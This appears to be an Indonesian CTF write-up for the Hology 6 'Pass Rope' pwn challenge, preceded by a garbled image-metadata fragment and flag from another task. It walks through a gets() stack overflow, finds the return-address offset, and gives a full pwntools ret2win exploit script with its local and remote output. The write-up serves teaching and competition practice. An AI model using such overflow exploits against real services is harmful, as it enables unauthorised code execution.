> <xpacket end='w'?><!!>ECC_PROFILE<!!>mntrRGB XYZ <!!>csp<!!> desc<!!>rXYZgXYZ(bXYZ<wtptPrTRCd(gTRCd(bTRCd(cprt<!!>muc
Y0u<!!>RGBXYZ o<!!>XYZ b<!!>XYZ $<!!>XYZ <!!>paraff<!!>
```

Flag: Holog6{Y0u_goT_M3}



PWN

Pass Rope

Challenge 21 Solves ×

Pass Rope

20

Author: Near

Tali yang diikat dengan password

nc 175.45.187.254 5003

[pass_rope](#)

[Flag](#) [Submit](#)

Pada challenge ini, kami diberikan sebuah file ELF 64 bit, dynamically linked, dan tidak di-strip.

```
└─(brandy㉿bread-yolk)-[~/Downloads/hology/pwn]
$ file pass_rope
pass_rope: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=153871867d47d4f44941aa918d3791795c6fafd0, for GNU/Linux 3.2.0, not stripped
```

> Binary Protections

```
└─(brandy㉿bread-yolk)-[~/Downloads/hology/pwn]
$ pwn checksec pass_rope
[*] '/home/brandy/Downloads/hology/pwn/pass_rope'
Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

Tidak ada satupun proteksi yang diberikan pada file biner, mengetahui hal ini akan menjadi hal yang sangat mudah ketika eksloitasi dilakukan.



Setelah melakukan decompile menggunakan ghidra, ketika melakukan review pada fungsi main(), ditemukan adanya penggunaan gets(), fungsi ini rentan akan BOF karena tidak memberikan limitasi pada input buffer user.

```
Cf Decompile: main - (pass_rope)
1
2 undefined8 main(void)
3
4 {
5     int validasi;
6     char buffer [136];
7     char *local_10;
8
9     puts("Passwordnya kak?");
10    gets(buffer);
11    local_10 = "maaap_lama";
12    validasi = strcmp(buffer,"maaap_lama");
13    if (validasi == 0) {
14        puts("Waah kamu hebat !");
15    }
16    else {
17        puts("Yah salah kak :(");
18    }
19    return 0;
20}
21
```

POTENTIAL BOF

Gada yang menarik

Lalu ditemukan pula fungsi dtlo yang tidak dipanggil di-main. Fungsi ini membuka flagny.txt, fungsi ini menjadi tujuan kita. Dikarenakan ingin mengontrol return address, maka diperlukan overflow dari buffer space hingga ke Instruction Pointer (RIP) (Ret2win).

```
Cf Decompile: dtlo - (pass_rope)
1
2 void dtlo(void)
3
4 {
5     char buffer [104];
6     FILE *flag_pointer;
7
8     flag_pointer = fopen("flagny.txt","r");
9     fgets(buffer,100,flag_pointer);
10    printf("%s",buffer);
11    fclose(flag_pointer);
12    return;
13}
14
```



Mengingat tidak ada proteksi pada stack dan PIE mati, maka kita dapat lebih leluasa untuk mencari offset dan melakukan ret2win.

> Mencari offset (masukkan 1024 cyclic pattern).

```
Program received signal SIGSEGV, Segmentation fault.
0x00000000004012f6 in main ()
[ Registers / Show-Flags Off / Show-Compact-Regs Off ]  
Berhasil segfault (means we reached RIP)
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
RAX 0x0
*RBX 0x7fffffffde38 ← 0x6361616161616164 ('daaaaaac')
*RCX 0x7ffff7ec0ad0 (write+16) ← cmp rax, -0x1000 /* 'H=' */
RDX 0x0
*RDI 0x7ffff7f9ea30 (_IO_stdfile_1_lock) ← 0x0
*RSI 0x7ffff7f9d803 (_IO_2_1_stdout_+131) ← 0xf9ea3000000000a /* '\n' */
R8 0x0
R9 0x0
*R10 0x7ffff7de1e80 ← 0x10001a00007bf8
*R11 0x202
R12 0x0
*R13 0x7fffffffde48 ← 0x6361616161616166 ('faaaaaac')
R14 0x0
*R15 0x7ffff7ffd000 (_rtld_global) → 0x7ffff7ffe2c0 ← 0x0
*RBP 0x6161616161616173 ('aaaaaaaa')
*RSP 0x7fffffd28 ← 0x6161616161616174 ('aaaaaaaa')
*RIP 0x4012f6 (main+129) ← ret
[ DISASM / x86-64 / Set Emulate On ]
▶ 0x4012f6 <main+129>    ret    <0x6161616161616174>, Bop
```

```
pwndbg> cyclic -l aaaaaaaaaa
Finding cyclic pattern of 8 bytes: b'taaaaaaaa' (hex: 0x74616161616161)
Found at offset 152
pwndbg>
```

Rumus dasar ret2win:

padding + ret (stack align incase needed) + win_sym.



> FULL SCRIPT

```
from pwn import *
import os

os.system('clear')

def start(argv=[], *a, **kw):
    if args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

exe = './pass_rope'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'DEBUG'

sh = start()

padding = 152
rop = ROP(elf)
ret = rop.find_gadget(['ret'])[0]
info(f'ret --> {hex(ret)}')

p = flat([
    asm('nop') * padding,
    ret,
    elf.sym['dtlo']
])

sh.sendline(p)
sh.interactive()
```



> HASIL

```
_start:
_start:
.intel_syntax noprefix
.p2align 0
nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-9wl3odhv/step2 /tmp/pwn-asm-9wl3odhv/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-9wl3odhv/step3 /tmp/pwn-asm-9wl3odhv/s
[DEBUG] Sent 0xa9 bytes:
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....|.....|.....|
* 
00000090 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....|.....|.....|
000000a0 16 12 40 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..@|.....|..| ..|
000000a9
[*] Switching to interactive mode
[DEBUG] Received 0x31 bytes:
b'Passwordnya kak?\n'
b'Yah salah kak :(\\n'
b'FLAG{FAKE_FLAG}'BERHASIL DI LOKAL
Passwordnya kak?Yah salah kak :(
FLAG{FAKE_FLAG}[*] Got EOF while reading in interactive
$
```

> HASIL DI REMOTE SERVER

```
nop
[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-rci7oqqp/step2 /tmp/pwn-asm-rci7oqqp/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-rci7oqqp/step3 /tmp/pwn-asm-rci7oqqp/step4
[DEBUG] Sent 0xa9 bytes:
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....|.....|.....|
* 
00000090 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | .....|.....|.....|
000000a0 16 12 40 00 00 00 00 00 00 00 00 00 00 00 00 00 | ..@|.....|..| ..|
000000a9
[*] Switching to interactive mode
[DEBUG] Received 0x10 bytes:
b'Passwordnya kak?'
Passwordnya kak?[DEBUG] Received 0x36 bytes:
00000000 0a 59 61 68 20 73 61 6c 61 68 20 6b 61 6b 20 3a | Yah| sal|ah k|ak :|
00000010 28 0a 48 6f 6c 6f 67 79 36 7b 74 34 4c 31 5f 4e | (@ Ho logy 6{t4 L1_N|
00000020 79 41 5f 47 6b 5f 67 33 6d 70 34 6e 47 5f 50 c3 | ya_G_k_g3mp4nG_P@tu5 }|
00000030 99 74 75 35 7d 0a
00000036
Yah salah kak :(FLAG
Hology6{t4L1_NyA_Gk_g3mp4nG_P@tu5}FLAG
[*] Got EOF while reading in interactive
$
```

Flag: Hology6{t4L1_NyA_Gk_g3mp4nG_P@tu5}